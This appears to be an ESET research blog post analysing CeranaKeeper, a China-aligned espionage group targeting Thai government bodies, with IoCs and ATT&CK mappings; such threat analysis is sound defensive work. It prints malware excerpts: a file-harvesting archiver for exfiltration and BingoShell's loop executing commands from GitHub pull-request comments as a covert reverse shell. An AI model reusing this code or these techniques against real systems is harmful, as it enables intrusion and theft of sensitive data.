

Separating the bee from the panda: CeranaKeeper making a beeline for Thailand

By Romain Dumont

Archived: 2026-04-05 14:46:31 UTC

ESET researchers observed several campaigns targeting governmental institutions in Thailand, starting in 2023. These attacks leveraged revamped versions of components previously attributed by other researchers to the China-aligned advanced persistent threat (APT) group [Mustang Panda](#), and later, a new set of tools that abuse service providers such as Pastebin, Dropbox, OneDrive, and GitHub to execute commands on compromised computers and exfiltrate sensitive documents.

Based on our findings, we decided to track this activity cluster as the work of a separate threat actor. The numerous occurrences of the string [Bb]jectrl in the code of the group's tools inspired us to name it CeranaKeeper; it is a wordplay between the words beekeeper and the bee species [Apis Cerana](#), or the Asian honey bee.

Key points of this blogpost:

- ESET researchers discovered a new China-aligned threat actor, CeranaKeeper, targeting governmental institutions in Thailand. Some of its tools were previously attributed to Mustang Panda by other researchers.
- The group constantly updates its backdoor to evade detection and diversifies its methods to aid massive data exfiltration.
- CeranaKeeper abuses popular, legitimate cloud and file-sharing services such as Dropbox and OneDrive to implement custom backdoors and extraction tools.
- The group uses GitHub's pull request and issue comment features to create a stealthy reverse shell, leveraging GitHub, a popular online platform for sharing and collaborating on code, as a C&C server.

CeranaKeeper has been active since at least the beginning of 2022, mainly targeting governmental entities in Asian countries such as Thailand, Myanmar, the Philippines, Japan, and Taiwan; we believe it is aligned with China's interests. The group's relentless hunt for data is remarkable, with its attackers deploying a wide array of tools aimed at extracting as much information as possible from compromised networks. In the operation we analyzed, the group turned compromised machines into update servers, devised a novel technique using GitHub's pull request and issue comment features to create a stealthy reverse shell, and deployed single-use harvesting components when collecting entire file trees.

We briefly introduced CeranaKeeper in the [ESET APT Activity Report Q4 2023–Q1 2024](#), which was released in May 2024. In this blogpost, we describe these previously undocumented, custom tools deployed by CeranaKeeper and share more of our findings about the operations of this threat actor.

We presented some of our findings about CeranaKeeper and the compromise in Thailand at the [Virus Bulletin conference](#) on October 2nd, 2024, and in our white paper, which you can read in full [here](#). This month, Virus Bulletin will also publish our white paper about this topic [on its website](#).

Attribution

While some of CeranaKeeper's activities had previously been attributed to Mustang Panda (aka Earth Preta or Stately Taurus) by [Talos](#), [Trend Micro](#), and Palo Alto Networks [Unit 42](#), we have decided to track this activity cluster as the work of CeranaKeeper. We believe CeranaKeeper uses the publicly documented toolset called bespoke stagers (or TONESHELL), heavily relies on the side-loading technique, and uses a specific sequence of commands to exfiltrate files from a compromised network. Furthermore, we consider the use of political lures and PlugX components to be the work of MustangPanda. Despite some similarities in their activities (similar side-loading targets, archive format), we observed distinct organizational and technical differences between the two groups, such as differences in their toolsets, infrastructure, operational practices, and campaigns. We also noted differences in the way the two groups accomplish similar tasks.

In its operations, CeranaKeeper deploys components known as TONEINS, TONESHELL, and PUBLOAD, which are unique to the group. The group stands out for its creativity and adaptability in its attacks, such as using revamped versions of the aforementioned components and new tools that abuse services such as Pastebin, Dropbox, OneDrive, and GitHub. We describe these tools in the [Toolset aiding massive exfiltration](#) section.

Furthermore, the group left some metadata in its code that provided us with insights into its development process, further solidifying our separation of the two groups and our attribution to CeranaKeeper. Both threat actors may rely on the same third party, such as a supplier of tools used in the deployment phase, which is not uncommon among China-aligned groups, or have some level of information sharing, which would explain the links that we have observed. In our opinion, this is a more likely explanation than a single threat actor maintaining two completely separate sets of tools, infrastructure, operational practices, and campaigns.

Compromising machines in the same network

The compromise vectors that CeranaKeeper used in the case we analyzed have yet to be found. When the group obtained a foothold in the network of a Thai governmental institution, in the middle of 2023, a compromised machine conducted brute-force attacks against a domain controller server in the local area network.

After gaining privileged access, the attackers installed the TONESHELL backdoor, deployed a tool to dump credentials, and used a legitimate [Avast driver](#) and a custom application to disable security products on the machine. From this compromised server, they used a remote administration console to deploy and execute their backdoor on other computers in the network. Additionally, CeranaKeeper used the compromised server to store updates for TONESHELL, turning it into an update server.

The group deployed a new BAT script across the network, extending its reach to other machines in the same domain by exploiting the domain controller to gain domain admin privileges. This enabled CeranaKeeper to move to the next phase of its operation and achieve the final goal: massive data harvesting.

After deploying their TONESHELL backdoor and performing a few lateral movements, it appears that the attackers found and selected a few compromised computers of sufficient interest to deploy previously undocumented, custom tools. These support tools were used not only to facilitate the exfiltration of documents to public storage services but also to act as alternative backdoors. The backdoors and exfiltration tools we describe were deployed to highly targeted machines only.

WavyExfiller: A Python uploader abusing Dropbox and PixelDrain

The first of a series of unknown components we discovered in June 2023 is WavyExfiller, a Python package bundled into an executable using [PyInstaller](#) and a direct Python implementation of the exfiltration method described by [Unit 42](#). We named this component WavyExfiller due to the .wav extension of a local file that contains search masks for identifying and compressing documents ready for export. The PyInstaller-bundled executable is named SearchApp.exe (SHA-256: E7B6164B6EC7B7552C93713403507B531F625A8C64D36B60D660D66E82646696).

The module has three main functions: to retrieve an encrypted Dropbox token from a Pastebin page (an online service for storing and sharing plain text data), to create password-protected archives of documents found in users' directories, and to upload these archives to Dropbox.

In October 2023, we observed a variant (SHA-256: 451EE465675E674CEBE3C42ED41356AE2C972703E1DC7800A187426A6B34EFDC) stored under the name oneDrive.exe. Despite its name, this version uses the file-sharing service [PixelDrain](#) to exfiltrate the archived files. Just like SearchApp.exe mentioned above, this variant checks the C drive, which typically contains the operating system, installed programs, and local users' documents. Additionally, oneDrive.exe attempts to collect files from mapped drives, if any, ranging from letter D to N (except L) as illustrated in Figure 1, which may represent connected external storage devices like USBs and hard drives, networked drives in an office environment, or virtual drives created by specific software. This shows that CeranaKeeper stepped up its level of greediness and tried reaching other potential or known sources of information. However, it's unclear whether the exfiltration operation was successful, as checking uploaded files on PixelDrain is not possible via the exposed API.

```
def backupDate(setDay):
    os.popen("del C:\\Windows\\Help\\en-us\\*.rar")
    time.sleep(10)
    day = setDay
    com = "C:\\ProgramData\\Microsoft\\Rar.exe a -r -v1m -n@C:\\Windows\\media\\check.wav -ta{000000 -hp [REDACTED]
C:\\Windows\\Help\\en-us\\{2}.rar C:\\users\\*.*.format(day, str(os.popen("hostname").read())[0:-1])
    os.popen(com)
    check("rar")
    for c in ["D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N"]:
        disk = c + ":"
        if os.path.isdir(disk):
            com2 = "C:\\ProgramData\\Microsoft\\Rar.exe a -r -v1m -n@C:\\Windows\\media\\check.wav -ta{000000 -hp [REDACTED]
C:\\Windows\\Help\\en-us\\{2}.rar {3}\\*.*.format(day, str(os.popen("hostname").read())[0:-1], c, disk)
            os.popen(com2)
```

Figure 1. Traversing and collecting files from a list of drives

DropboxFlop: A Python backdoor abusing Dropbox

In October 2023, around the same time that we found the PixelDrain variant, we discovered a new [PyInstaller](#) bundled executable with SHA-256 hash DAFAD19900FFF383C2790E017C958A1E92E84F7BB159A2A7136923B715A4C94F. It seems that CeranaKeeper created it based on a publicly available project called [Dropflop](#), which is a reverse shell with upload

and download capabilities. The compiled Python file is called `dropboxflop.pyc`. The backdoor retrieves an encrypted Dropbox token and depends on files present in the remote Dropbox repository to execute commands on the machine. It creates a unique folder locally and generates a “heartbeat” by updating the remote file called `lasttime` every 15 seconds. It also checks for a file named `tasks` that, if found, is downloaded and parsed as a JSON file. There are two types of tasks implemented: command execution and file upload. Once completed, the backdoor sends the results by updating the content of the file `output`.

OneDoor: A C++ backdoor abusing OneDrive

A few days after deploying the Python backdoor `DropboxFlop`, CeranaKeeper returned with a statically linked C/C++ backdoor abusing OneDrive that we have named `OneDoor`. The sample (SHA-256: `3F81D1E70D9EE39C83B582AC3BCC1CDFE038F5DA31331CDBCD4FF1A2D15BB7C8`) is named `OneDrive.exe`. The file mimics the legitimate executable from Microsoft, as shown in the properties view in Figure 2.




Figure 2. *OneDoor file properties*

`OneDoor` behaves in a similar fashion to the `DropboxFlop` backdoor, but uses the OneDrive REST API of the [Microsoft Graph API](#) to receive commands and exfiltrate files.

`OneDoor` creates a log file and attempts to access a file named `config.ini`. If it’s not present, `OneDoor` uses a hardcoded buffer. The file or buffer starts with a key and an initialization vector, which are used to decrypt the rest of the data using AES-128 in CBC mode. The plaintext contains a URL, which the malware uses in an HTTP GET request. The response contains a OneDrive token, which is used in subsequent requests to Microsoft OneDrive.

`OneDoor` also retrieves the ID of a folder called `aproot`, which is used to store application data.

Similar to the config.ini file, the malware attempts to access a file named errors.log. If the file doesn't exist, it uses a hardcoded buffer. The content of the file or buffer is decrypted; the plaintext data contains a 1024-bit RSA public key. A key-IV pair is generated, encrypted with RSA, and uploaded to the remote aproot folder. This pair is used for encrypting and decrypting data.

Finally, the malware retrieves lists of files from two folders located on OneDrive, E and F. A thread is started for each list, which downloads and decrypts the files. The files stored under the E folder contain commands to be executed, while the ones stored under the F folder contain a list of files to be uploaded. The results of these operations are encrypted and stored in a third OneDrive folder, D. The original files are then deleted from OneDrive.

BingoShell: A Python backdoor abusing GitHub

We observed the latest specimen of the group's exfiltration toolset in February 2024 and named it BingoShell because of the string bingo# used in the title of a GitHub [pull request](#) (PR) it creates. The analyzed sample (SHA-256: 24E12B8B1255DF4E6619ED1A6AE1C75B17341EEF7418450E661B74B144570017) is a file named Update.exe that uses a Microsoft Office logo as its icon, as observed in Figure 3. According to its PE compilation timestamp, apparently it was built in late January 2024.




Figure 3. BingoShell backdoor mimics Microsoft Office application

BingoShell is a backdoor written in Python that uses GitHub to control compromised machines. Once run, it uses a hardcoded token to access a private GitHub repository. According to the initial commit of the main branch, the repository was probably created on January 24th, 2024. BingoShell creates a new branch in the repository and a corresponding pull request. The backdoor reads comments on the newly created PR to receive commands to execute on the compromised machine, as illustrated in Figure 4.

```
pr = repo.create_pull(title= title, body= body, head= head_branch.ref, base= base_branch)
excute_once = []
while 1:
    comments = pr.get_issue_comments().get_page(0)
    if comments:
        if comments[-1] not in excute_once:
            latest_comment = comments[-1]
            excute_once.append(latest_comment)
            options = latest_comment.body.split()
            command = options[0]
            if command == "sh":
                if len(options) > 1:
                    pr.create_issue_comment("`" + update("".join(options[1:])) + "`")
            time.sleep(10)
```

Figure 4. Code retrieving commands stored in issue comments

This demonstrates a new covert technique to leverage GitHub as a command and control (C&C) server, showing the sophistication of the attackers, who cleaned up after themselves by closing pull requests and removing comments from the repository.

Each new branch created by BingoShell on the private GitHub repository should represent an access to a compromised machine. Because we discovered 25 closed pull requests (shown in Figure 5), we could infer that CeranaKeeper had access, via BingoShell, to 25 compromised machines.

```
[+] CLOSED PRs: [PullRequest(title="bingo#2010", number=25), PullRequest(title="bingo#2010", number=24), PullRequest(title="bingo#2010", number=23), PullRequest(title="bingo#2010", number=22), PullRequest(title="bingo#4292", number=21), PullRequest(title="bingo#2010", number=20), PullRequest(title="bingo#2010", number=19), PullRequest(title="bingo#2010", number=18), PullRequest(title="bingo#4292", number=17), PullRequest(title="bingo#2010", number=16), PullRequest(title="bingo#2010", number=15), PullRequest(title="Agent#2010", number=14), PullRequest(title="Agent#2010", number=13), PullRequest(title="Agent#2010", number=12), PullRequest(title="Agent#2010", number=11), PullRequest(title="Agent#2010", number=10), PullRequest(title="Agent#2010", number=9), PullRequest(title="Agent#2010", number=8), PullRequest(title="Agent#2010", number=7), PullRequest(title="Agent#2010", number=6), PullRequest(title="Agent#2010", number=5), PullRequest(title="Agent#2010", number=4), PullRequest(title="Agent#2010", number=3), PullRequest(title="Agent#2010", number=2), PullRequest(title="Agent#2010", number=1)]
```

Figure 5. Enumerating the pull requests

Conclusion

The threat actor behind the attacks on the Thailand government, CeranaKeeper, seems particularly relentless, as the plethora of tools and techniques the group uses keeps evolving at a rapid rate. The operators write and rewrite their toolset as needed by their operations and react rather quickly to keep avoiding detection. This group’s goal is to harvest as many files as possible and it develops specific components to that end. CeranaKeeper uses cloud and file-sharing services for exfiltration and probably relies on the fact that traffic to these popular services would mostly seem legitimate and be harder to block when it is identified.

Throughout our research, we were able to establish strong connections between the previously documented and new toolsets and one common threat actor. The review of the tactics, techniques and procedures (TTPs), code, and infrastructure discrepancies leads us to believe that tracking CeranaKeeper and MustangPanda as two separate entities is necessary. However, both China-aligned groups could be sharing information and a subset of tools in a common interest or through the same third party.

The targeted campaign we investigated gave us insights into CeranaKeeper’s operations and future campaigns will likely reveal more, as the group’s quest for sensitive data continues.

For a more detailed analysis of the tools deployed by CeranaKeeper, you can access the full ESET Research white paper [here](#).

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in [our GitHub repository](#).

Files

SHA-256	Filename	Detection	Description
B25C79BA507A256C9CA12A9BD34DEF6A33F9C087578C03D083D7863C708ECA21	EACore.dll	Win32/Agent.VJO	YK0130 reverse shell.
E7B6164B6EC7B7552C93713403507B531F625A8C64D36B60D660D66E82646696	SearchApp.exe	Python/Agent.AGT	WavyExfiller.
3F81D1E70D9EE39C83B582AC3BCC1CDFE038F5DA31331CDBCD4FF1A2D15BB7C8	OneDrive.exe	Win32/Agent.VKV	OneDoor.
DAFAD19900FFF383C2790E017C958A1E92E84F7BB159A2A7136923B715A4C94F	dropbox.exe	Python/Agent.AQN	PyInstaller DropFlop.
24E12B8B1255DF4E6619ED1A6AE1C75B17341EEF7418450E661B74B144570017	Update.exe	Python/Agent.AJJ	BingoShell.
451EE465675E674CEBE3C42ED41356AE2C972703E1DC7800A187426A6B34EFDC	oneDrive.exe	Python/Agent.AGP	WavyExfiller PixelDrain variant.
E6AB24B826C034A6D9E152673B91159201577A3A9D626776F95222F01B7C21DB	MsOcrRes.orp	Win32/Agent.AFWW	TONESHELL type B.
6655C5686B9B0292CF5121FC6346341BB888704B421A85A15011456A9A2C192A	avk.dll	Win32/Agent.VJQ	TONESHELL variant.

SHA-256	Filename	Detection	Description
B15BA83681C4D2C2716602615288B7E6 4A1D4A9F4805779CEBDF5E6C2399AFB5	TurboActivate.dll	Win32/Agent.AFWX	TONESHELL loader.

Network

IP	Domain	Hosting provider	First seen	Details
104.21.81[.]233 172.67.165[.]197	www.toptipvideo[.]com	CLOUDFLARENET (AS13335)	2023-08-14	C&C server for the YK0130 reverse shell.
103.245.165[.]237	dljmp2p[.]com inly5sf[.]com	Bangmod Enterprise administrator (AS58955)	2023-04-21	C&C servers for TONESHELL variants.
103.27.202[.]185	www.dl6yfs[.]com	Bangmod Enterprise administrator (AS58955)	2023-08-10	C&C server for TONEINS variant.
103.27.202[.]185	www.uvfr4ep[.]com	Bangmod Enterprise administrator (AS58955)	2023-09-22	C&C server for TONEINS variant.

MITRE ATT&CK techniques

This table was built using [version 15](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	CeranaKeeper acquired domains for some of its C&C servers.
	T1583.003	Acquire Infrastructure: Virtual Private Server	CeranaKeeper acquired access to a VPS to serve as a C&C server.
	T1587.001	Develop Capabilities: Malware	CeranaKeeper develops its own components.
	T1585.003	Establish Accounts: Cloud Accounts	CeranaKeeper acquired cloud accounts for exfiltration purposes.
Execution	T1072	Software Deployment Tools	CeranaKeeper abuses the ESET Remote Administration console to

Tactic	ID	Name	Description
			perform lateral movement.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	The YK0130 reverse shell establishes persistence via the registry Run key.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	Most components come as side-loaded libraries along with the legitimate program.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Configuration files used by the OneDrive backdoor are encrypted.
	T1036.005	Masquerading: Match Legitimate Name or Location	CeranaKeeper uses legitimate library names to blend in.
Collection	T1560.001	Archive Collected Data: Archive via Utility	WavyExfiller uses WinRAR to compress collected data.
	T1005	Data from Local System	WavyExfiller collects data from the local drive (C:).
	T1039	Data from Network Shared Drive	WavyExfiller collects data from network shares.
	T1074.001	Data Staged: Local Data Staging	Collected data is archived in a special folder before being uploaded.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	The different backdoors communicate using HTTP/S.
	T1132.002	Data Encoding: Non-Standard Encoding	The network protocol used by the YK0130 reverse shell employs custom, XOR-based encoding.
	T1573.001	Encrypted Channel: Symmetric Cryptography	AES-128 mode CBC is used by the OneDrive backdoor to encrypt network communication.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	The generated key and IV for the OneDrive backdoor are encrypted via RSA.
	T1090.001	Proxy: Internal Proxy	One of the variants of the YK0130 reverse shell implements a reverse

Tactic	ID	Name	Description
			proxy.
	T1102.002	Web Service: Bidirectional Communication	OneDrive and Dropbox are used as C&C servers.
Exfiltration	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Collected data are exfiltrated via cloud services.



Source: <https://www.welivesecurity.com/en/eset-research/separating-bee-panda-ceranakeeper-making-beeline-thailand/>